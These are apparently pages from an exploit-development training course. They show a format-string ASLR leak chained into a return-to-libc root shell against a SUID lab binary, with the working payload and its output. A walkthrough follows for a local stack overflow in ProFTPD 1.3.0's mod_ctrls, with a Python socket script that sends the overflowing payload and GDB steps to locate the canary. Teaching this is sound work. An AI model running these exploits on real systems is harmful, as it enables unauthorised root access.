deadlist@deadlist:~$ sudo -i
root@deadlist:~# echo 2 > /proc/sys/kernel/randomize_va_space
root@deadlist:~# chown root:root /home/deadlist/fmt_leak
root@deadlist:~# chmod 7555 /home/deadlist/fmt_leak
root@deadlist:~# exit
```



Exercise: Experimenting (1)

The best way to learn is to figure out the solutions without assistance. This exercise is designed so that you have to think about clever ways to get successful exploitation. Hints will be provided, but do not use them unless necessary. If you are taking this course in a live format, you can ask your instructor for help. If remote, e-mail Stephen Sims at stephen@deadlisting.com.



Exercise: Experimenting (2)


Let's quickly ensure that it is owned by root and that the SUID bit is set:

```
deadlist@deadlist:~$ ls -la fmt_leak
-r-sr-sr-x 1 root root 5548 Aug  3 14:15 fmt_leak
```

Next, run the program:

```
deadlist@deadlist:~$ ./fmt_leak
Sun Aug  3 14:36:32 PDT 2014
What is your first name? AAAA

You said: AAAA
```

As you can see, it asks you to enter your name. After you enter something in and press Enter, it asks you for your last name and then asks you for a file to open. Try experimenting with format strings and with variable length files to open.



Exercise: STOP

Please continue only if you want to see hints that give the answers needed to determine the solution.

Exercise: Hints (1)

- In the inputs for first and last name, try putting in:

```
deadlist@deadlist:~$ ./fmt_leak
Sun Aug  3 14:45:06 PDT 2014
What is your first name? AB%x%x%x%x%x%x

You said: ABbfde349c411c5ac01bfde551a2fbfde34dc
```


- As you can see, we get some memory leaked out
- Is anything interesting at these addresses?
- Did you try using ltrace or strace to learn anything?
- Did you look at the program in IDA or GDB?

Exercise: Hints (1)

The first hint tells you to put in the following when prompted:

```
deadlist@deadlist:~$ ./fmt_leak
Sun Aug  3 14:45:06 PDT 2014
What is your first name? AB%x%x%x%x%x%x

You said: ABbfde349c411c5ac01bfde551a2fbfde34dc
```

This is leaking out memory contents from the stack. With format strings, typically, the first address leaked should be a pointer to the string you entered. That alone should be valuable information. Try using ltrace or strace to see if you learn anything else about this addressing or other information. You may want to try looking in IDA or GDB to see if you can learn anything. The program is stripped, but you should still see functions called through the Procedure Linkage Table (PLT).



Exercise: Hints (2)

The next hint has you creating a large file to see if you cause a crash when prompted to provide a filename to open.

```
deadlist@deadlist:~$ python -c 'print "A" * 1000' > /tmp/input

Welcome to the file display tool.

Enter the name of a file you want to open: /tmp/input

Segmentation fault
```

As you can see, putting in a long string of A's causes a segmentation fault. Try this inside of a debugger and you should see 0x41414141. Because we have a format string bug that leaks memory locations, we should leverage that to overwrite the return pointer with something useful, as well as any necessary arguments.

Exercise: Hints (3)

- Did you notice that system() is called to execute the date command?
- Also, its entry in the PLT is not participating in ASLR!
- This sounds like the perfect scenario for a return-to-libc attack
  - This attack technique should be familiar to you if you are taking this course; however, just in case, more information is in the notes

Exercise: Hints (3)

If you noticed, the date is printed on the screen when the program starts. A quick look with a tool such as ltrace, or by using GDB, shows you that the system() function is called. Also, system()'s entry in the PLT is not randomized. This is a perfect opportunity for a return-to-libc attack!. This technique should be familiar to you from your past experience; however, if not, here is some information.

In a return-to-libc attack, we are overwriting with return pointer of a vulnerable function with the address of the system() function. Normally, with ASLR, libraries are randomized, so this would be unreliable; however, the PLT is not randomized! We can overwrite the return pointer with the address of the system()'s entry in the PLT because all calls to system() must go this route. At runtime, the real address of the system is automatically populated into the GOT by the dynamic linker. After overwriting the return pointer with the address of system(), we need to put in a 4-byte pad, serving as the return pointer to the call to system and then the argument to system(). This would need to be the location of a string we want system() to execute, such as /bin/sh. The format string leak should give us the information we need to get our string into memory and reliably pass its address as an argument to system().

Exercise: Hints (4)

- Let's see what ltrace tell us:

```
printf("What is your first name? ")   = 25
fgets(What is your first name? AAAA
"AAAA\n", 16, 0x411c5ac0)             = 0xbfb26dbc

printf("What is your last name? ")    = 24
fgets(What is your last name? BBBB
"BBBB\n", 16, 0x411c5ac0)             = 0xbfb26dac
```

- From the first call to printf() we learn that the second variable is only 16-bytes away!

Exercise: Hints (4)

When we run the program under ltrace, we enter in AAAA for our first name and BBBB for our last name. As you can see, the arguments are only 16 bytes away from each other. If we can leak out the first address, we know the second argument is only 16 bytes away, which we control!

```
printf("What is your first name? ")   = 25
fgets(What is your first name? AAAA
"AAAA\n", 16, 0x411c5ac0)             = 0xbfb26dbc

printf("What is your last name? ")    = 24
fgets(What is your last name? BBBB
"BBBB\n", 16, 0x411c5ac0)             = 0xbfb26dac
```


Exercise: Hints (5)

- Final hint page:
  - The two arguments we control to printf() are 16-bytes apart, and the first address leaked when using %x is the address of our argument in memory
  - Use the first one to leak the address of the second one
  - In the second one, use "/bin/sh" as your last name
  - Before opening a file with the program, craft one that overwrites the return pointer with the address of system() in the PLT, 4-byte pad, and the address of your leaked "/bin/sh" argument
  - Game over!

Exercise: Hints (5)

This is the final hint page. After this, everything you need to successfully exploit the program has been provided.

There are two calls to printf(). One asks for your first name and the second asks for your last name. In the first one, we can leak out memory by simply inputting A%x. This leak is the address of where your argument exists in stack memory. With ASLR enabled, you now have knowledge of the addressing. In the second printf() call, for your last name, you can enter in something like /bin/sh. You know that the second argument is 16 bytes away from the first argument. You now have the address of your string in memory to pass to system() in your return-to-libc attack. You would have had to determine the number of bytes required to overrun the buffer in the file open command. When you determine that information through trial and error or reversing, you should have everything you need for success.




Exercise: Success

Here is an example of creating the input file and gaining successful privilege escalation:


```
deadlist@deadlist:~$ python -c 'print "A" * 42 +
"\x90\x84\x04\x08AAAA\x5c\x92\xab\xbf"' > /tmp/input

Welcome to the file display tool.

Enter the name of a file you want to open: /tmp/input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA□AAAA\□□□
# whoami
root
```

If you still need help, be sure to ask your instructor.




Exercise: Format String ASLR Leak - The Point

The point of this exercise was to demonstrate how format string vulnerabilities can leak out important addressing from memory that may help you in an attack. Even with the ability to use the %n specifier no longer common, they are still useful for modern exploitation.




Extended Hours

In this section, we work through a real-world stack-based overflow on Linux. Our target is the publicly released application, ProFTPD Version 1.3.0. It is a commercial-grade FTP server with a history of vulnerabilities. On the next couple pages, we get you set up to start searching for the vulnerability. The pages following that provide you with a step-by-step solution to locating and exploiting the vulnerability. Proceed to the walkthrough only after you have exhausted all possibilities. If you get stuck, take the walkthrough up to the point in which you are stuck and then go back to working on the exploit without the help from the course book.



Configuration

For this exercise, you use your Kubuntu Edgy VM. The ProFTPD program has already been installed for you, including the vulnerable mod_ctrls option. This vulnerability is not remotely exploitable; however, it is a widely distributed public FTP server application that runs as root. Successful exploitation results in code execution as root. Proper compilation and configuration of this server can prove difficult. The author decided that the time is better spent focusing on the vulnerability rather than trying to get the program to work properly.



STOP

At this point, you may attempt to discover the vulnerability completely on your own or walk through any portion of the following slides for hints if you get stuck. It is highly recommended that you attempt to understand the program and attempt to discover the vulnerability without stepping through the walkthrough. If at any point, you get stuck and have exhausted your options, you may certainly want to walk through to the point where you're stuck. This optional exercise is designed to allow you time to attempt bug discovery. If you choose to walk through the exercise without first trying to discover and exploit the vulnerability on your own, you will likely finish quickly. You can use this time to work on exercises from the day, rework through this exercise, or leave at any point.

Hint #1

- *ftpdctl –s /tmp/ctrls.sock help*

```
deadlist@deadlist-desktop:/tmp$ ftpdctl -s /tmp/ctrls.sock help
ftpdctl: help: describe all registered controls
ftpdctl: insctrl: enable a disabled control
ftpdctl: lsctrl: list all registered controls
ftpdctl: rmctrl: disable a registered control
```

- This command displays the minimal options for mod_ctrl
- This should help you understand how to review a valid response

Hint #1

Issue the command *ftpdctl –s /tmp/ctrls.sock help* as a normal user.

Your result should be the same as on the slide, offering only a couple of command-line arguments that you can provide to the program. What you should learn from issuing this command is program behavior. Think of the tools used so far and attempt to capture the expected formatting during communication with the program.

Hint #2 (1)

- As root, use ltrace or strace to attach to ProFTPD

```
deadlist@deadlist-desktop:/usr/local/sbin$ sudo -i
Password:
root@deadlist-desktop:~# ltrace -p 25263
--- SIGSTOP (Stopped (signal)) ---
--- SIGSTOP (Stopped (signal)) ---
--- SIGALRM (Alarm clock) ---
```

- Each time you stop the process, you may need to delete /tmp/ctrls.sock

Hint #2 (1)

Let's try to understand how the program expects to see a request formatted so we may look for the vulnerability. If you tried loading the program in GDB, you may have noticed that it is stripped. Obviously, this means that it is a bit more difficult to locate function calls and review symbol information. The ProFTPD process is running as root, and as such, you need to promote yourself to root to successfully attach. When you run as root, use the ps program to find the ProFTPD process.

ps –aux |grep ftp

After you locate the process, use ltrace or strace to attach.

ltrace –p <PID>

We now want to send a valid request. If you occasionally see your requests hang or being denied, you may need to delete the socket located at /tmp/ctrls.sock.

Hint #2 (2)

- Send a valid request

```
deadlist@deadlist-desktop:/tmp$ ftpdctl -s /tmp/ctrls.sock lsctrl
ftpdctl: help (mod_ctrls.c)
ftpdctl: insctrl (mod_ctrls.c)
ftpdctl: lsctrl (mod_ctrls.c)
ftpdctl: rmctrl (mod_ctrls.c)
```

```
sigprocmask(0, 0x80bc340, NULL)                 = 0
read(1, "", 4)                                  = 4
read(1, "\001", 4)                              = 4
read(1, "\006", 4)                              = 6
read(1, "lsctrl", 6)                            = 6
strcmp("rmctrl", "lsctrl")                      = 1
strcmp("lsctrl", "lsctrl")                      = 0
```



Hint #2 (2)

This piece is important. We have ltrace properly attached to the ProFTPD process and need to send a valid request. From a terminal window, other than the one used by ltrace, run the following command:

ftpdctl –s /tmp/ctrls.sock lsctrl

The ctrls.sock file is a socket used by ProFTPD and the mod_ctrls functionality. A local socket is created and used to connect to this socket for interprocess communications. You can view the configuration of ProFTPD, including the socket information, in the file /usr/local/etc/proftpd.conf. We earlier saw that the lsctrl argument is valid when we used the help option. You should see the same response on the top image after issuing the command.

After you issue this command, go over to your terminal window running ltrace. You should have a fair amount of information to parse through. Search through the output for the data shown in the bottom image of this slide. You may want to detach ltrace with ctrl-c so that it does not continue to produce output. Note the read() calls. There are four in a row, with the last one showing our lsctrl argument. Shortly after that are multiple calls to strcmp() determining our argument.



Hint #3

We now want to send an invalid request, such as a string of A's, to see how the request is handled. Attach to the process using ltrace again, but use the following syntax:

ltrace –p <PID> 2>&1 |grep read


This can help to ensure that we get only the data we are interested in at the moment. Next, send three requests or more such as the following:

ftpdctl –s /tmp/ctrls.sock `python –c 'print "A" *20`
ftpdctl –s /tmp/ctrls.sock `python –c 'print "A" *21`
ftpdctl –s /tmp/ctrls.sock `python –c 'print "A" *22`

You should get the same output that's shown on the bottom image. As you can see, and as indicated on the slide, one of the read()'s is the size of our payload and it's adding an extra 4 bytes. There are also two read() calls before the size that are 4-bytes each. These don't seem to be important to us, but we need to compensate for them if we script our request manually. The final read() is our payload of A's.

Walkthrough

- Send a long request




Walkthrough

Let's send in a long string to see what happens. Make sure that ltrace is still properly attached to ProFTPD and run the following command:

ftpdctl –s /tmp/ctrls.sock `python –c 'print "A" *1000'`

You should get the same output that's shown on the bottom image. As you can see, 1,000 A's has caused an overflow. This is simple to see because the __stack_chk_fail() function has shown up and terminated our process. Make sure that you are attached with ltrace without limiting your output using grep, as we did on the previous slide.



Building a Script

Let's walk through our script, which enables us to make a connection to the ctrls.sock socket.

```
import socket
import os, stat     # Importing necessary modules
import struct

ctrlSocket = "/tmp/ctrls.sock"  #This is the ctrl.sock socket defined in the proftpd.conf file.
ourSocket = "/tmp/our.sock"    #This is our source socket we must create.

payload = "A" *100  # This is our payload. We can change this as needed.

s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
s.bind(ourSocket)   #Simply binding our socket, which we will connect to the ctrl socket.
os.chmod(ourSocket,stat.S_IRWXU)  #This is using the stat() function to set permissions on the socket.
s.connect(ctrlSocket) #Connecting

s.send("junkjunk")  #This is the 8-bytes of junk we saw that was necessary through ltrace.
l = len(payload) #Automatically obtaining the length of our payload.
s.send(struct.pack('<L', l)) # Packing and sending the length.
s.send(payload)  #Sending our payload of A's.

s.close()
```

Executing Our Script

- Attach with ltrace

```
root@deadlist-desktop:~# ltrace -p 27787 2>&1 |grep read
read(1, "", 492)                                          = 0
read(1, "junk", 4)                                        = 4
read(1, "junk", 4)                                        = 4
read(1, "d", 4)                                           = 4
read(1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 100) = 100
```

- Execute the Script

```
deadlist@deadlist-desktop:~$ python proftpd.py
```

- Success!

Executing Our Script

On this slide, we are attaching to the running proftpd process with ltrace, using the grep command to limit output to read only function calls. After we execute our script, we see the connection come through successfully showing our 8 bytes of junk, the length, and our payload of A's. Now that we know our script is working, let's try and find the buffer and canary within GDB.

Attaching with GDB


- Attach with GDB – gdb –pid <pid>
- Modify script to 1,000 A's and execute
- Run the bt command in gdb

```
Program received signal SIGABRT, Aborted.
0xffffe410 in __kernel_vsyscall ()
(gdb) bt
#0  0xffffe410 in __kernel_vsyscall ()
#1  0xb7dcf875 in raise () from /lib/tls/i686/cmov/libc.so.6
#2  0xb7dd1201 in abort () from /lib/tls/i686/cmov/libc.so.6
#3  0xb7e06e5c in __fsetlocking () from /lib/tls/i686/cmov/libc.so.6
#4  0xb7e8e4e1 in __stack_chk_fail () from /lib/tls/i686/cmov/libc.so.6
#5  0x0807387e in ?? ()
```

Let's break on this address

Attaching with GDB

Use GDB to attach to the running proftpd process. After you do that, modify your script to send 1,000 A's instead of 100. After you execute the script, you should see it crash. Type in **bt** for the backtrace command. This should show you the order in which functions were called prior to the crash. As you can see, the __stack_chk_fail() function was called. Just before that, we were in the function at 0x0807387e. Let's restart the process and set a breakpoint on this address.




Locating Our Data

Restart the proftpd process from outside of GDB. Don't forget to remove the file /tmp/ctrl.sock before restarting the process. After the process has been started, attach with GDB. Set the breakpoint at 0x807387e and type in **c** to continue. Modify your script to send in 400 A's as the payload. Execute the payload, and you should reach your breakpoint from within GDB. Type in **x/20x $esp** to analyze the stack and view your data.

Locating the Canary

- x/20x $esp +500



- The buffer is 512 bytes before pressing the canary
